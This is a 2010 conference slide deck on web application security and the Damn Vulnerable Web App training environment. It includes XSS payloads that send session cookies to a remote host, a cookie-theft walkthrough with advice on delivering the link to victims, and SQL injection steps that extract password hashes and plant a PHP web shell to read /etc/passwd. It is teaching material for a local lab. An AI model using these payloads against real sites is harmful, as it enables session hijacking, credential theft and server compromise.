BruCON 2010

RandomStorm™
Proactive Security Management

The boring part. zzzz...

Ryan Dewhurst

RandomStorm

Northumbria University

@ethicalhack3r

Damn Vulnerable Web App


<head>

</head>

What are we doing today?

- Introduction to Web Application Security
- Introduction to DVWA
- Using DVWA
- Demos
- DVWA 2.0 codename ‘Ivey’
- Questions

What is a Web Application?



Hypertext Transfer Protocol (HTTP)

```
GET /index.html HTTP/1.1
Host: www.example.com
```

```
HTTP/1.1 200 OK
Date: Fri, 10 Sep 2010 17:59:00 GMT
Server: Apache
```

```
<html>
<head></head>
<body>
<h1>It worked!</h1>
</body>
</html>
```

1xx - Informational
2xx - Successful request
3xx - Redirection
4xx - Client error
5xx - Server error


GET - Retrieve resource
POST - Perform action
HEAD - Like GET
OPTIONS - Report methods
TRACE - Debugging
PUT - Upload resource

Web Application (In)security

The average website had nearly 13 serious vulnerabilities.

RandomStorm™
Proactive Security Management

Web Application (In)security



Web Application (In)security

Information Gathering - Spider, Search Engines, Application Discovery

Configuration Management - HTTP Methods, Admin Interfaces, Forgotten Files

Business Logic - Bypassable Business Logic

Authentication - Use of Encryption, Brute Force, Bypass, CAPTCHA

Authorisation - Path Traversal, Privilege Escalation

Session Management - Cookies, Session Management, Session Fixation

Data Validation - XSS, SQLi, OS Commanding, HTTP Splitting, XML Injection

Denial of Service - SQL Wildcard, Locking Accounts, Storing too much data

Web Service - Testing WSDL, REST, SOAP

RandomStorm™
Proactive Security Management

Header Information Leakage

```
$nc 127.0.0.1 80
GET /login.php HTTP/1.0
```

Header Information Leakage

HTTP/1.1 200 OK
Date: {todays date/time}
Server: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.81 PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v.5.10.1
X-Powered-By: PHP/5.3.1
Set-Cookie: PHPSESSID={your session id} path=/
Set Cookie: security=high

<html>
</html>

Header Information Leakage

Server

$sudo nano /opt/lampp/etc/httpd.conf

- ServerTokens Prod

X-Powered-By

$sudo nano /opt/lampp/etc/php.ini -c

- 433:expose_php = Off

$sudo /opt/lampp/lampp restart

Cross Site Scripting (XSS)

Even the biggest and baddest get it wrong:

Google (biggest)
Yahoo
YouTube
Facebook (baddest)
MySpace
Microsoft
EBay
Twitter?!

The list goes on and on...

Source: http://www.xssed.com/pagerank

Cross Site Scripting (XSS)

<plaintext>

";!--"<XSS>=&{()}

<script>alert(1)</script>

Cross Site Scripting (XSS)

Remote scripts

<script src=http://ha.ckers.org/xss.js></script>

Cookie stealing

<script>document.location="http://example.com/page.php?cookie=" + document.cookie</script>

Grab NATed IP

http://reglos.de/myaddress/

JavaScript port scanner

http://www.gnucitizen.org/static/blog/2006/08/jsportscanner.js

Defacement

<script>document.body.innerHTML=”Rick Astley”</script>

Source: http://ha.ckers.org/xss.html, http://www.gnucitizen.org

Cross Site Scripting (XSS)

www.w.ww/@"style="position:absolute;margin-top:-900px;margin-left:-900px;width:9999em;height:9999em"onmouseover=alert(document.cookie)//

http://t.co/@"onmouseover="document.getElementById('status').value='RT MoiMrJack';$('.status-update-form').submit();"font-size:500pt;/

$('#status').val("http://t.co/@\"style=\"font-size:999999999999px;\"onmouseover=\"$.getScript('http:\\u002f\\u002fis.gd\\u002ffl9A7')\"/");$('.status-update-form').submit();

Cross Site Scripting (XSS)

Filter user supplied input/output. White list!

Browser:
IE, Opera, Firefox (with NoScript plugin)

Web Application Firewall (WAF)

Web Development Framework

Cookies:
HTTPOnly flag, restrict domain+path scope

Cross Site Scripting (XSS)

<sCrIpT>alert(1)</sCrIpT>

<scr<script>ipt>alert(1)</scr</script> ipt>

<img src=”” onerror=”alert(1)”>

<script>alert(1)</script>

String.fromCharCode(60, 115, 99, 114, 105, 112, 116, 62, 97, 108, 101, 114, 116, 40, 49, 41, 60, 47, 115, 99, 114, 105, 112, 116, 62)

Creating a vulnerable site

Log in
Go to the DVWA Security menu on the left
Change the security level to low
Disable NoScript

Checking for HTML Injection

We are going to look for reflected XSS, start simple

Go to the XSS reflected page and enter the following

testABC

Checking for Script Injection

Now we know we can inject HTML lets go for the classic XSS attack. Enter

<script>alert('XSS')</script>

This is where most people stop

Lets see if we can see the cookie

See if we can see the session cookie

<script>alert(document.cookie)</script>

This is OUR cookie, not much use, yet

Requesting images

This is where you have to use your imagination. Lets request an “image” from a remote server

<img src="http://localhost/cookie_steal_image.html" >

Normally you would use an IP from a machine you control and not localhost but localhost will have to do for now as we don’t have network connections

Lets check the logs

Bring up a terminal and tail the Apache web logs

tail -f /opt/lampp/log/access.log

Look for the entry for cookie_steal_image.html

Whats happening?

We have just requested an image from a server we control

If we can get a victim to trigger that XSS we will be informed when they hit it if we are watching our apache logs

Tying the two together

We can make a request to our server

We can access the cookie

Can we tie the two together and send the cookie to our server?

Yes....

What we can't do

We can't do this

<img src="http://localhost/steal_cookie_image.html?document.cookie">

Because this would request the literal string specified in the quotes

Dynamically requesting images

So we have to dynamically create the image request

<script>document.write('<img src="http://localhost/cookie_steal_image.html">')</script>

This will do the same as the original image request but it is created through JavaScript

Dynamically requesting images

And JavaScript can access the cookie

<script>document.write('<img src="http://localhost/cookie_steal_image.html?' + escape(document.cookie) + '>');</script>

The escape is needed to HTML encode the cookie. This stops “bad” characters from breaking the image request.

Now check your logs again

/cookie_steal_image.html?security%3Dlow%3B%20PHPSESSID%3D**1h76ngv5le4i832a0ptu2s8ag1**%3E%3Cpre%3E%3C/pre%3E%3C/div%3E%3Ch2%3EMore%20info%3C/h2%3E%3Cul%3E%3Cli%3E%3Ca%20href=

Or

/cookie_steal_image.html? security=low;%20PHPSESSID=**225ejsvuc0uf5sjt9vpao2ovk3**

Setting the cookie

You can now use Add ‘n’ Edit cookies or Web Developer Toolbar or all sorts of other tools to set that cookie into your browser

Unfortunately DVWA Live CD doesn’t have these installed

How do we get the URL to the user?

So, we have generated this great attack, how do we get it to the user?

Check the querystring, it should look something like

http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>document.write('<img+src%3D"http%3A%2F%2Flocalhost%2Fcookie_steal_image.html%3F'+%2B+escape(document.cookie)+%2B+'>')%3B</%2Fscript>

You can think of ways to send this to victim

SQL Injection

$query = “SELECT * FROM users WHERE username=‘$user’ AND password=‘$pass’ ”;

$query = “SELECT * FROM users WHERE username=‘ryan’ AND password=‘123456’ ”;

SQL Injection

$query = “SELECT * FROM users WHERE username=‘’’ AND password=‘123456’ ”;

$query = “SELECT * FROM users WHERE username=‘admin’ -- ’ AND password=‘123456’ ”;

SQL Injection

SELECT first_name, last_name FROM users WHERE user_id='1'

ID: 1
First name: admin
Surname: admin

SQL Injection

SELECT first_name, last_name FROM users WHERE user_id='O'Malley'

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"" at line 1

SQL Injection

SELECT first_name, last_name FROM users WHERE user_id='1' OR 1=1 #'

ID: 1' OR 1=1#
First name: admin
Surname: admin

ID: 1' OR 1=1#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1#
First name: Hack
Surname: Me

ID: 1' OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1#
First name: bob
Surname: smith

SQL Injection

Find number of columns

SELECT first_name, last_name FROM users WHERE user_id=‘1’ ORDER BY 1 #’

SQL Injection

Find field names

SELECT first_name, last_name FROM users WHERE user_id='a' OR username = 'admin' -- '

Unknown column 'username' in 'where clause'

SQL Injection

Find database name

SELECT first_name, last_name FROM users WHERE user_id='a' UNION SELECT null,database() # '

ID: a' UNION SELECT null,database() #
First name:
Surname: dvwa

SQL Injection

Find table name

SELECT first_name, last_name FROM users WHERE user_id='a' UNION SELECT table_schema, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #'

ID: a' UNION SELECT table_schema...
First name: dvwa
Surname: guestbook

ID: a' UNION SELECT table_schema...
First name: dvwa
Surname: users

SQL Injection

Extract passwords

SELECT first_name, last_name FROM users WHERE user_id='a' UNION SELECT user,password FROM users #'

ID: a' UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: a' UNION SELECT user,password FROM users #
First name: gordonb
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


SQL Injection


Create PHP backdoor


SELECT first_name, last_name FROM users WHERE user_id='a' UNION SELECT null,'<?php system($_GET [\'cmd\']); ?>' INTO OUTFILE '/opt/lampp/htdocs/hackable/uploads/shell.php' #'

http://127.0.0.1/hackable/uploads/shell.php?cmd=cat ../../../../../etc/passwd
http://127.0.0.1/hackable/uploads/shell.php?cmd=ifconfig
http://127.0.0.1/hackable/uploads/shell.php?cmd=ping 127.0.0.1 -c 3

Further Reading







RandomStorm™
Proactive Security Management